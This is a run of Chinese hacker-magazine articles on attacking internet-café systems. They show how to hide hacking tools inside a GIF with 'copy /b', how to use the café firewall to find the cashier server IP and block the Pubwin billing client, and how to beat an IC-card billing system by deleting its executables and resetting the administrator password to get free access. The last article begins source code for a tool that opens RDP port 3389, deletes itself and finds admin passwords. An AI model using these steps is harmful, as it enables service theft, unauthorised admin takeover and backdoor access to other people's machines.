特别提示：使用COPY命令的参数中加上“/B”，表示以指定二进制格式合并、复制文件，如果你想把文本文件love.txt和要使用的文件hacker.zip合并在一起，就要使用如下格式的COPY命令：copy hacker.zip/b+love.txt/a girl.gif，加上“/a”表示指定以ASCII码格式复制、合并文件。看到没有，我把hacker.zip放在COPY命令的前面，这个也是有讲究的，要注意文件的顺序，二进制格式的文件应放在“+”前，文本格式的文件放在加号后，如果都是二进制文件就没有讲究了！




图3 出现的hacker.zip文件的内容

好了，就说到这里，如果大家有什么不明白的地方，欢迎你去黑客手册论坛去，我们俩随时在那里恭候大家！

编辑点评： 任我小行和紹菜脊鸟利用网吧都能查看图片的共性，用COPY命令把黑客工具和图片合并在一起，让网管防不胜防！如果你们所在的网吧限制下载很严格的话，可以试试这个方法哦。

网吧中防火墙的妙用

yacou[S.C.T] & [A.V.T]

大家好！自从我在网吧里反复使用《绕过网吧下载限制之终极方法》中介绍的下载方法，结果又被网管封了同步下载的功能，郁闷了半天。当再次来到网吧时本来想还是老实上网吧，却突然发现这个网吧安装了防火墙，看来再要做一些“黑”事就没有那么容易了。为了让心中的怒火平息，我决定玩玩这个勤快的网管（网管：还有什么招数尽管使出来吧）。接下来我就讲解如何利用防火墙来为我们的网吧入侵做铺垫。

一、快速获得网吧收银机IP和Pubwin安装路径

记得有篇文章曾经写过利用winhex来获得网吧收银机的IP，也可以利用局域网的相关工具来获得内网中每个机器的名字，从名字上就可以轻易识别网吧收银机。可现在的问题是不能下载，没有可用的工具啊。天无绝人之路，我们可以使用防火墙来轻松获得网吧收银机的IP地址。首先打开防火墙，在防火墙的“访问规则”里面找到Pubwin，然后删除该规则（如图1）。




图1 删除Pubwin访问网络的规则

接下来在任务栏中，右击Pubwin的图标，在弹出的菜单中依次选择“会员自助服务”→“查看消费信息”（如图2）。




图2 选择“查看消费信息”

由于我们删除Pubwin在防火墙里面的规则导致防火墙需要重新建立Pubwin的规则，这时就会有一个提示（如图3），该提示不仅告诉了我们网吧收银机的IP，而且还知道了Pubwin在本地安装的路径（知道了安装路径，可以通过空气写过的一篇Pubwin复古法来破解Pubwin的管理员密码了。什么，你不知道这个方法？你去论坛找空气吧！）




图3 提示Pubwin将要访问网络

二、斩断网吧控制端与本地的通讯

大家都知道，如果卡里面的钱用完了，网吧控制端就会自动锁定客户端。如果你正在网游中，打装备或PK的时候，控制端突然发来提示消息或者系统自动锁定了，你会怎样？我会3天3夜睡不着觉的。为了避免这些情况，你可以利用防火墙提前来阻止这个噩梦的发生。打开防火墙，在“访问规则”里面找到Pubwin程序，双击即可打开该应用程序的规则属性窗口，我们在这个窗口

里面把所有的模式给禁止掉即可（如图4）。该方法也可以非法延迟上网的时间哦！

最后想提醒大家的是，现在许多网吧都很人性化了，安装了许多软件方便我们上网冲浪，但安全问题也随之而来，只要你细心，就可以发现许多都能被我们反利用。好了，再有新的发现我再告诉大家吧！

编辑点评： 因为Pubwin客户端要通过网络来连接预设IP的服务器以获取数据，所以我们可以在Pubwin客户端连接服务器前，通过防火墙把它拦截下来，并获取连接信息（服务器IP和客户机安装路径），无论管理员把服务器伪装得再好，把Pubwin安装路径藏得再深，也逃不出我们的火眼金睛。另外还可以通过禁止客户端与服务器之间的通讯来延迟上网哦。




图4 禁止Pubwin访问网络

搞定芯片级上网卡

余亮@沙漠之狐 窦杰

所需工具：
冰刃、Windows优化大师
条件：一张上网卡
（临时、会员均可）

现在网吧的管理系统真是种类繁多，最近笔者发现一个通过IC进行验证的上网卡，名曰：网*网吧IC卡管理系统。下面先来看看网*网吧IC卡管理系统的界面吧（如图1）。

OK，从表面上看，这个上网卡和我们平时使用的IC电话卡一样，没有太大的区别。难道真那么牛？不看广告，看疗效。暂且先不谈这个卡的本身的质量如何，本着从技术角度出发，我们来研究下如何突破这个上网系统。

首先插入我们的上网卡到主机的插口，接着找一下这个上网系统的文件，翻遍了整个硬盘都没找到这个文件安装目录，估计是BT的网管做了设置，没关系。先看一下这个上网系统的开机自启动调用的文件。打开Windows优化大师中的开机速度优化，有两个文件值得我们怀疑：RunDll32、NetstarCli。NetstarCli就是上网卡计费系统，当我们插入主机之后验证完，就会在桌面右下角出现图标。

到此，我们整理一下思路：用Windows优化大师去除网吧IC卡管理程序的开机文件，修改自启动的网吧IC卡程序文件名，让它下次启动不了。之后修改administrator的密码，注销当前的用户，用我们的修改之后的administrator账户进行登录，这样就不会自动加载网吧IC卡系统了。




图1 网吧IC卡管理系统的界




图2 删除RunDll32，




图3 网管屏蔽了显示隐藏文件

OK，下面开工。打开Windows优化大师，选择开机速度优化，选择RunDll32、NetstarCli两个文件，前面打勾就行了，选择优化（如图2）。

但是这样修改还不行，之后打开我们的“冰刃”，相信大家都用过这个工具，是查杀木马的好手。

选择文件，通过分析发现E盘下面有个tools文件夹，打开一看，里面就是这个网吧IC卡的程序。小样，穿了马甲我就不认识你了？但是打开硬盘却发现不了，而且显示隐藏文件的那个菜单已经被网管屏蔽（如图3）。

打开冰刃选择tools文件夹，找到NvCool2011.exe和Ylock.exe两个文件，直接删除这两个文件（重命名也可以，如图4）。




图4 删除NvCool2011.exe和Ylock.exe

接着来修改administrator的密码，由于开始菜单已经屏蔽了运行等一系列的选项，只有到C:\Windows\System32下面找CMD。找到之后先运行net local group administrators看一下系统的admin用户（如图5）。

```
C:\WINDOWS\system32>net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

Administrator
Changle
命令成功完成。

C:\WINDOWS\system32>
```

图5 查看系统的admin用户

当前登录的用户是Changle，下面我们运行net user administrator mianfei修改administrator的密码（如图6）。

```
C:\WINDOWS\system32>net user administrator mianfei
命令成功完成。
```

图6 修改administrator的密码

Ok，万事具备，注销Changle。重新用我们的账户登录：administrator，密码：mianfei。

到此，已经破解完毕，登录之后就可以上网了，你可以拿出插在主机上面的上网卡，实现免费上网了。

现在的网吧管理程序越来越多，手法也越来越新。这种采用IC卡进行验证的网吧系统应该还是比较新的产品。但是安全性却给我们带来了无限的思考。安全是一个整体，让我们继续努力。

声明：本文仅限技术经验交流，由本文带来的一切后果与笔者和杂志无关，使用者后果自负！有什么问题可以来论坛与我交流，谢谢大家。

【本文提到的工具Windows优化大师和冰刃在光盘中有提供】

编辑点评： 因为网吧使用IC卡成本比较高，所以目前还没有得到广泛的应用。难道因为用的人少就淡化安全意识了？本文作者仅仅通过删除启动项和更改administrator密码就达到了免费上网的目的，值得相关软件开发人员深思。

近来看到一篇《如何在QQ群里做一个受欢迎的人》，什么进群前要有礼貌、要积极发言等等，想想小编好歹也加入了十几个群中（当然，有些是被莫名其妙地加入的，自己主动要求加入的不过一两个），从来都是勤奋的"潜水员"，所以有天在一个群里冒了句话，居然有人回复我的是"啊，你终于不潜水了哇！"巨汗……当然QQ群跟编程可毫不相干，但好像也有点类似，那就是你如果平时不积累，那么肯定是……好了，不多说了，大家看文章先。

多功能开3389工具DIY

特南

大家好，又一次在这里与大家见面了！今天我放弃多功能开3389工具的版权，为大家奉上一个它的详细源代码剖释，让大家自己动手做一个个性化的多功能开3389工具^_^。

一、多功能3389工具的功能

首先，简单地介绍一下多功能3389工具的功能用法，以便于在我介绍功能的代码时大家有所了解，不然可能会很难明白的哦。先看在工具里面的帮助函数，代码如下：

```
void Usage(char *argv)
{
printf("\r\n\t 多功能开 3389 工具 by 特南克斯 \r\n\r\n");
printf("%s (直接运行默认开 3389 端口并重起删除自身)\r\n",argv);
printf("%s PORT (开启自定义终端端口，默认重起删除自身)\r\n",
argv);
printf("%s -l  (列举系统用户)\r\n",argv);
printf("%s -f (Find Administrator Pass)\r\n",argv);
printf("%s -h(/?) (帮助信息与察看终端端口)\r\n\r\n",argv);
